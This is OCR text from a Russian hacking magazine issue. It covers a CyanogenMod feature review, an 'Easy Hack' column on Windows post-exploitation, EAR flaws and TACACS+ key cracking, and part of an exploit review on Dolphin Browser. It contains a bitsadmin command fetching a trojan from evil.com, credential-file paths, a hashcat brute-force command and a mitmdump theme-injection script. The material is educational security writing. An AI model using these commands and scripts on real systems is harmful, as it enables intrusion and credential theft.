
Включаем экранные жесты →



ЧЕРНЫЙ СПИСОК

Любой, кто пытался найти в маркете блокиратор неугодных номеров для Android, знает: хороших блокираторов просто не существует. Большинство из них работают по принципу «снять трубку и тут же положить», в результате время от времени телефон выключает экран и долю секунды проигрывает рингтон, а в списке звонков остается много причудливых записей.

В CyanogenMod блокиратор номеров реализован на уровне системы, поэтому он никогда не дает сбоев, не пропускает рингтоны и в целом работает идеально. Кроме явно заданных номеров, он позволяет блокировать номера с помощью регулярных выражений (как насчет заблокировать всех новозеландцев?), блокировать скрытые и неизвестные номера. В качестве бонуса — возможность блокировки СМС (причем отдельно от звонков).



Дополнительные опции блокиратора номеров →

ВЫВОДЫ

На самом деле в CyanogenMod гораздо больше интересных функций, я выделил лишь наиболее полезные и заметные из них. Кроме всего перечисленного, в CyanogenMod есть встроенный эквалайзер, рабочий стол с разными типами меню приложений и множеством настроек, технология WhisperPush для обмена конфиденциальными СМС, виджет часов и погоды, профили производительности системы и многое другое. Устанавливай и делай выводы сам.

Алексей «GreenDog» Тюрин, Digital Security
agrrrdog@gmail.com, twitter.com/antyurin

EASY HACK

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

ЗАДАЧА: ЗАКАЧАТЬ ФАЙЛ В WINDOWS С ПОМОЩЬЮ BITS

Представим себе типичную ситуацию: через какую-то уязвимость мы получили возможность удаленно выполнять команды на сервере с Windows. Высоких привилегий в ОС у нас нет, и порты зафильтрованы на внешнем файрволе. Подошел бы вариант с бэк-коннект шеллом, но ведь надо закачать наш шелл в ОС. И если под *nix-системы существует куча разных возможностей, то с виндой труднее. Можно, конечно, использовать FTP-клиент или скрипт WSH, но эти варианты требуют многострочных действий, что часто бывает проблемой из-за ограничений уязвимости, которая дает RCE.

Оказывается, Windows еще со времен XP хранит в себе интересную тулзу — bitsadmin. Это часть специальной подсистемы BITS, Background Intelligent Transfer Service. Эта подсистема используется для скачивания больших файлов со сторонних ресурсов по HTTP. Автоматическое обновление Windows и обновление антивиря Defender происходит как раз через нее. К тому же ее использует ряд сторонних программ. Она достаточно «умна», так как поддерживает функцию докачки файлов при обрыве подключения (или выходе пользователя из системы), закачку нескольких файлов и их приоритезацию, а также подстройку скорости скачивания файла в зависимости от загрузки канала связи.

Для нас самая главная возможность — это запуск bitsadmin от непривилегированного пользователя и с минимум спецсимволов. Кстати, каждая закачка «оформляется» в виде задачи (job).

```
bitsadmin /transfer myjob /download http://evil.com/trojan.exe ↵
    c:\Windows\Temp\kb123456.exe
```


Ключ **`/transfer myjob`** указывает на то, что мы хотим создать новую задачу с именем myjob и с типом download. Далее указывается полный путь до файла и место для сохранения. Помни, что у тебя должны быть права на запись в ту директорию, куда будет сохранен файл (к примеру, у юзера обычно есть доступ к Temp).

Вот и все! Файл будет скачан, возможно — потребуется подождать, если канал загружен.

И еще пара моментов. Во-первых, тулза поддерживает прокси. По умолчанию используются настройки IE, но можно выставить через параметры к bitsadmin и свои значения. Во-вторых, можно не только скачи-

вать файлы, но и заставить ОС выгрузить файл из файловой системы на внешний хост (команда **upload**), правда, нужно поднимать специальный BITS-сервер. И последнее: начиная с Windows 7, эта утилита помечена как deprecated, так что в будущем она пропадет из ОС. Но в Windows 8 она еще присутствует.

Полный перечень команд bitsadmin.



Пример загрузки файла с помощью bitsadmin в ОС

ЗАДАЧА: ПОЛУЧИТЬ ПАРОЛЬ АДМИНА WINDOWS

Еще один трюк, посвященный Windows, который может позволить нам поднять привилегии в системе за счет получения пароля локального администратора в плейнтексте.

У каждой крупной компании есть типовая задача: покупаются новые компьютеры, и на них надо установить Windows и дополнительное ПО, настроить. Есть несколько официальных подходов к автоматизации этого процесса, но их подробности для нас не особенно важны. Интересно лишь то, что при установке ОС необходимо указывать различные параметры и они задаются с помощью специального файла. Причем если задается пароль для пользователя (локального админа), то содержится он в этом файле в плейнтексте (максимум — в Base64). Иногда этот файл может быть оставлен в файловой системе Windows.

Таким образом, обладая лишь пользовательским доступом в ОС, мы можем поискать этот специальный файл и узнать, нет ли в нем пароля. Воистину easy hack!

Я намеренно назвал этот файл «специальным», так как в зависимости от метода автоматического развертывания системы имя файла, его формат и расположение могут варьироваться.

Вот перечень файлов и типовых путей до них:

```
C:\Windows\Panther\unattend.xml или Autounattend.xml
C:\Windows\Panther\Unattend\unattend.xml или Autounattend.xml
C:\sysprep.inf
C:\sysprep\sysprep.xml
```

Все эти папки по умолчанию доступны на чтение для обычных пользователей. Еще стоит отметить, что в Metasploit есть специальный модуль для постэксплуатации: post/windows/gather/enum_unattend.

```
<UserAccounts>
    <LocalAccounts>
        <LocalAccount wcm:action="add">
            <Password>
                <Value>cABhAHMAcwB3AG8AcgBkADIAMAAxADEAUABhAHMAcwB3AG8AcgBkAA==</Value>
                <PlainText>false</PlainText>
            </Password>
            <Name>administrator</Name>
            <Group>administrators</Group>
            <DisplayName>administrator</DisplayName>
            <Description>Default Administrator Account</Description>
        </LocalAccount>
    </LocalAccounts>
</UserAccounts>
```

Пример файла unattend.xml из интернета. Пароль админа в Base64

ЗАДАЧА: НАЙТИ УЯЗВИМОСТЬ ТИПА EAR

EAR — интересная уязвимость, которой подвержены некоторые веб-фреймворки. Название расшифровывается как Execution After Redirection, исполнение после редиректа. Ее можно отнести к «ошибкам логики» приложения.

Вспомним для начала, как взаимодействуют между собой веб-браузер и веб-сервер. Браузер отправляет запрос, на сервере запрос передается обработчику (например, скрипту на PHP). Результат обработки передается обратно веб-серверу, который возвращает его в браузер. После чего браузер отображает ответ. Все просто и знакомо.

В HTTP есть такая вещь, как редирект — перенаправление на другой ресурс. Его можно сделать на клиентской стороне (с помощью JS или HTML) либо инициировать специальным ответом от сервера. Вариаций второго варианта достаточно много — все ответы со статусом 3xx (301 и 302, думаю, всем знакомы). В специальном заголовке Location передается URL для пере-

хода. Браузер при получении ответа сразу переходит по URL, не отображая содержимое ответа.

В общем, из веб-приложения мы можем инициировать редирект. Вот пример на PHP:

```
header('Location: index.php');
```

Это все, что требуется. Понятно, что этой возможностью пользуются достаточно часто.

Что же происходит с остальным кодом, который идет после функции для редиректа? Разберем пример.

```
if ($password!= 'qwerty'){
    header('Location: login.php');
}
echo 'Welcome!';
```

Весь последующий код тоже исполняется! Редирект означает лишь установку соответствующих заголовков в ответ. В этом примере строка Welcome тоже попадет в ответ от сервера.

Из-за того что браузер не отображает данные, которые поступили в ответе с редиректом, пользователю будет казаться, что все в порядке. В итоге программисты считают, что после редиректа ничего произойти не может. При этом многие языки и фреймворки не прекращают исполнение программы после редиректа, если об этом не позаботиться особо.

Это и является уязвимостью EAR. Зная, что код после редиректа выполняется, мы можем этим воспользоваться. Конечно, наши возможности зависят от того, какой код находится после редиректа. Ведь мы не можем подпихнуть туда что-то свое. Получается, что импакт атаки напрямую зависит от конкретного приложения.

Выделяют два вида EAR: обычные и «слепые». Обычные — это такие, где вывод для последующего после редиректа кода попадает в ответ от сервера. Слепые — когда по тем или иным причинам вывод данных не попадает в ответ. Благодаря EAR мы можем обходить кое-какие механизмы безопасности и получать интересные данные или выполнять некоторые действия в системе.

Это свойство присуще многим языкам, но чаще всего веб-приложения пишут на каком-то фреймворке, и те, в свою очередь, оборачивают функции редиректа. Поэтому каждый вариант нужно рассматривать отдельно с учетом фреймворка.

Так, в 2011-м было проведено исследование на эту тему, в котором проанализировано девять фреймворков.

Кратко пробегусь по итогам. В примере выше мы видели, что сам по себе PHP уязвим к обоим видам EAR. Однако фреймворки CodeIgniter, Zend и CakePHP по умолчанию неуязвимы. Питоновский Django или ASP.NET неуязвимы вовсе. А вот J2EE, Struts, Ruby on Rails, Grails уязвимы к EAR, но только ко второму ее виду, без возможности получить ответ с критичной инфой. В общем, уязвимых платформ немало.

При тестировании, если мы имеем дело с блекбоксом, нужно смотреть, что содержат в себе ответы с редиректом (Burp не обманешь!). Еще можно пробовать повторять все критичные действия, на которых есть редирект, под другим пользователем. Ведь на самом деле EAR можно свести к «слабости» недостаточного разграничения доступа. Но конечно, зачастую проще всего найти эту уязвимость, изучая исходники.

ЗАДАЧА: ПРОБРУТИТЬ КЛЮЧ К TACACS+

В прошлом выпуске Easy Hack я рассказывал про пару возможных атак на протокол TACACS+, который используется для централизованного управления аккаунтами устройств Cisco (роутеров, свитчей и так далее). Я тогда написал, что протокол этот относительно защищенный. Приглядевшись получше, я понял, как его можно поломать. К тому же, мне кажется, это показательный и простой пример протокола, у которого проблемы с криптографией.

Для начала напомню несколько основных фактов. TACACS+ — это клиент-серверный протокол (TCP), который работает в формате запрос — ответ (клиентом выступает устройство Cisco, а сервером — сервис TACACS+). Он поддерживает шифрование трафика с использованием общего ключа (Pre-Shared Key). При этом заголовки протокола не шифруются, а вот тела (данные) шифруются полностью. Зашифрованные данные (**enc_data**) представляют собой результат операции XOR с данными (**data**) и специальной строкой — **pseudo_pad**.

```
data^pseudo_pad=enc_data
```


pseudo_pad — это последовательность хешей MD5.

```
pseudo_pad = {MD5_1 [,MD5_2 [ ... ,MD5_n]]}
```

Хеши создаются на основании данных из заголовков пакетов TACACS+, плюс общий ключ (PSK), плюс предыдущий хеш (для первого MD5 его нет).

```
MD5_1 = MD5{session_id, key, version, seq_no}
MD5_2 = MD5{session_id, key, version, seq_no, MD5_1}
....
MD5_n = MD5{session_id, key, version, seq_no, MD5_n-1}
```

где **session_id** — случайный идентификатор сессии; **version** — версия протокола; **seq_no** — инкрементируемый номер пакета; **key** — PSK.



Пример заголовков пакетов TACACS+, используемых для генерации

Итак, у нас есть устройство Cisco и сервер TACACS+. Мы можем провести на них атаку man-in-the-middle и видеть передаваемый трафик. Наша цель — получить PSK и с помощью него расшифровать трафик и получить валидные учетки.

Для начала, как мы видим, значение MD5 создается от нескольких значений, но только одно из них мы точно не знаем — общий ключ. Все остальные можно получить из заголовков TACACS+ пакета. Если упростить задачу, то все сводится к тому, чтобы перебором (без этого — никуда) подобрать ключ. При этом MD5 можно брутить в офлайне очень быстро. Но для этого нам нужно получить значение **MD5_1**. Учитывая, что значения с **MD5_2** по **MD5_n** содержат еще и предыдущее значение MD5, они для нас по большому счету бесполезны (получается второе неизвестное).

Далее, мы должны вспомнить, что XOR — это обратимая операция. Если у нас была операция **data^pseudo_pad=enc_data**, то **pseudo_pad=data^enc_data**. При этом XOR — это простейшая операция, и изменение части строки

не влечет изменений в другой ее части. Получаем **MD5_1** — это начальная часть **pseudo_pad** (точнее, 128 бит или 16 байт). Таким образом, чтобы получить **MD5_1**, нам нужно знать первые 16 байт зашифрованных данных и 16 байт изначальных данных. И если зашифрованные данные мы имеем в любом количестве из трафика, то как нам получить 16 байт изначальных данных?

Давай взглянем на формат пакета пользовательских данных. Формат отличается для запросов и ответов, а также для различных их видов (TACACS+ — это Authentication, Authorization, Accounting).

Пакет состоит из нескольких полей (четыре байта): **Action**, **Priv Level**, **Auth Type**, **Service**. Они указывают на то, что кто-то хочет аутентифицироваться на циске. При этом в большинстве случаев они будут иметь значение **01**. Далее **User len**, но в первом пакете аутентификации это значение не используется, поэтому **00**. Далее **Port len** — это длина имени терминала, на который происходит подключение. Для удаленных подключений должно быть **04**. Далее длина IP-адреса подключающегося. После — поле **Data**, которое тоже будет равно **00** для первого пакета. Далее — **Port**. Это номер или имя терминала у Cisco-девайса. И последнее поле — это сам IP-адрес подключающегося (причем нас интересуют только четыре байта от его начала, до полных 16 байт незашифрованных данных).

```
Decrypted Request
    Action: Inbound Login (1)
    Privilege Level: 1
    Authentication type: ASCII (1)
    Service: Login (1)
    User len: 0
    Port len: 4
    Port: tty2
    Remaddr len: 13
    Remote Address: 192.168.159.1
    Data: 0 (not used)

0000  01 01 01 01 00 04 0d 00  74 74 79 32 31 39 32 2e   ........ tty2192.
0010  31 36 38 2e 31 35 39 2e  31                       168.159. 1
```

Пример первого запроса аутентификации

Что же мы тут видим? Самое главное — отсутствие по-настоящему случайных значений. По моим наблюдениям, изменяются только **Port**, **RemAddr** и **RemAddrLen**, возможно **Priv Level**. Но если мы можем провести MITM-атаку на Cisco и TACACS+, то у нас есть и возможность подключаться к этой же циске для аутентификации на ней (при этом валидных кред нам и не требуется знать).

В этой ситуации мы уже будем контролировать часть незашифрованных данных, передаваемых от устройства на TACACS+.

Мы знаем свой IP и достаточно уверены в значении **`Priv Level`** (мы ведь пытаемся подключиться удаленно). Остается только **`Port`**. Но и тут значение, скорее всего, будет **`tty`** плюс номер tty. А с учетом того, что у цисочки tty не так много (обычно от 0 до 4) и идут они последовательно (в зависимости от количества параллельных сессий), мы приходим к выводу, что вариантов незашифрованных данных первого пакета при нашей аутентификации один или два.

Теперь у нас есть зашифрованные данные (**`enc_data`**), 16 байт незашифрованных изначальных данных (**`data`**) и повторных. При помощи XOR мы получаем хеш **`MD5_1`** (точнее, несколько — в зависимости от количества вариантов незашифрованных данных). Теперь мы можем скормить MD5 в oclHashCat и брутить ключ. В случае успеха мы сможем расшифровать с тем же ключом и аутентификации реальных админов Cisco на TACACS+.

Но это еще не все интересное, что можно выжать из этой атаки. Если поближе присмотришься к шифрованию протокола TACACS+, заметишь, что в MD5 используется поле **`seq_no`**, то есть номер пакета. Таким образом, для каждого пакета данных будет генериться свой **`pseudo_pad`**, а это значит, что **`MD5_1`** получится вытащить из любого запроса или ответа. Это значительно облегчает задачу, так как мы можем выбрать пакет данных, в котором точно будем уверены. Вот пара примеров.

```
TACACS+
    Major version: TACACS+
    Minor version: 0
    Type: Authentication (1)
    Sequence number: 2
  + Flags: 0x00 (Encrypted payload, Multiple Connections)
    Session ID: 3502973477
    Packet length: 43
    Encrypted Reply
  - Decrypted Reply
        Status: Send Username (0x04)
        Flags: 0x00
        Server message length: 37
        Server message: \nUser Access Verification\n\nUsername:
        Data length: 0
```

Пример ответа от сервера TACACS+ со строкой-приветствием и запросом логина

Ответ от сервера TACACS+ содержит в себе несколько полей с однозначным значением и строку приветствия от Cisco для пользователя. Так как строку приветствия мы можем получить при подключении, то выходит, что все значения мы знаем наверняка.

Второй пример — это второй запрос от устройства Cisco. Все, что в нем передается, — это имя юзера и длина имени. Оба значения нам известны, если аутентификацию проводим мы сами.

Еще хотелось бы отметить небольшую трудность с hashcat. К сожалению, в нем отсутствует метод для брута MD5 с двумя разными солями (в начале и в конце последовательности). Приходится идти на уловки. Одна из них — использование маски в качестве первой или второй соли. То есть одну из солей мы хардкодим в маску. На примере ниже **c002** — это версия протокола TACACS+ и номер пакета в шестнадцатеричном виде, а первая соль лежит в файле hashes.txt.

```
hashcat-cli64.exe -a 3 -m 20 --hex-charset ↵
    --hex-salt hashes.txt ?d?d?d?dc002
```

К моменту публикации этой статьи я, наверное, уже успею доклепать мини-тулзу, которая облегчает выдергивание MD5 из пакета TACACS+. Не исключено, что обнаружатся и какие-то другие тонкости этого протокола. Так что, возможно, продолжим в следующем выпуске!

Борис «dukeBarman Рютин»,
Цифровое оружие и защита
b.ryutin@zorsecurity.ru,
@dukebarman,
dukebarman.pro

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

Наш сегодняшний обзор будет посвящен уязвимостям в различных браузерах. Начнем с анализа ошибок, которые исследователь rotlogix нашел в популярных браузерах для Android. Закончим уязвимостью нулевого дня в Mozilla Firefox, которую использовали для атаки через рекламные блоки на новостных сайтах. Хоть она и была оперативно устранена, но оставила небольшой осадок.

УДАЛЕННОЕ ВЫПОЛНЕНИЕ КОДА В DOLPHIN BROWSER ДЛЯ ANDROID

CVSSv2	N/A
Дата релиза:	22 августа 2015 года
Автор:	rotlogix
CVE:	N/A

Dolphin — популярный браузер для Android, количество установок которого находится в диапазоне от 50 до 100 миллионов. Уязвимость в нем — это не шутки.

Атакующий, у которого есть возможность контролировать трафик пользователя этого браузера, может изменить процесс загрузки и установки новых тем оформления для браузера. В ходе такого изменения можно записать любой файл в систему, что позволяет выполнить произвольный код в контексте уязвимого приложения. Для начала разберем подробно этот процесс.

Загрузка выбранной темы оформления происходит по протоколу HTTP.

```
GET http://opsen-static.dolphin-browser.com/resources/ ↵
themestore/Red_roof.dwp
```

Она сохраняется в стандартной папке Download внешней карты.

```
root@hammerhead:/sdcard/Download # ls
Red_roof.dwp
```

Пусть тебя не смущает расширение dwp, это просто особенность браузера Dolphin. На самом деле это обычный ZIP.

```
$ file Red_roof.dwp
Red_roof.dwp: Zip archive data, at least v2.0 to extract
```

Изучив содержимое, ты можешь увидеть данные, которые используются для установки новой темы.

```
unzip -l Red_roof.dwp.orig
Archive:  Red_roof.dwp.orig
  Length      Date    Time    Name
 --------    ----    ----    ----
    18165  12-18-14 09:57   icon.jpg
      237  12-19-14 14:35   theme.config
   131384  12-18-14 09:54   wallpaper.jpg
 --------                   -------
   149786                   3 files
```

После реверсинга активности (Activity) приложения автор нашел обработчик, который распаковывал скачанную тему и устанавливал соответствующую конфигурацию.

EXPLOIT


Первым шагом эксплуатации станет проксирование трафика и инъекция модифицированной темы. Для этого была выбрана программа mitmdump и небольшой скрипт:

```python
def request(context, flow):
    if not flow.request.host == "opsen-static.dolphin-browser.com" \
    or not flow.request.path.endswith(".dwp"):
        return

    # Создание ответа на запрос загрузки темы
    response = http.HTTPResponse([1, 1], 200, "OK",
                odict.ODictCaseless([["Content-Type", "application/zip"]]),
                "yo!")

    # Инъекция темы
    try:
        with open("Red_roof.dwp", "r") as f:
            modified = f.read()
            response.content = modified
            response.headers["Content-Length"] = [len(modified)]
            f.close()
    except IOError as e:
        raise e

    # Возврат ответа
    flow.reply(response)
```



Запуск mitmdump для перехвата тем оформления браузера Dolphin

Также нам требуется что-то для эксплуатации процесса распаковки. Соответствующая технология подробно расписана исследователями из компании NowSecure.

Для ее использования нужна возможность записи произвольных файлов и файл, который можно переписать. После небольшого анализа содержимого автор нашел кандидата. Это библиотека **ibdolphin.so**.

```
root@hammerhead:/data/data/mobi.mgeek.TunnyBrowser # cd files/
root@hammerhead:/data/data/mobi.mgeek.TunnyBrowser/files # ls
AppEventsLogger.persistedevents
EN
icons_cache
libdolphin.so
name_service
splash.on
```

В качестве проверки был создан специальный архив:

```
unzip -l Red_roof.dwp
Archive:  Red_roof.dwp
  Length      Date    Time    Name
 --------    ----    ----    ----
    18165  12-18-14 09:57   icon.jpg
      237  12-19-14 14:35   theme.config
   131384  12-18-14 09:54   wallpaper.jpg
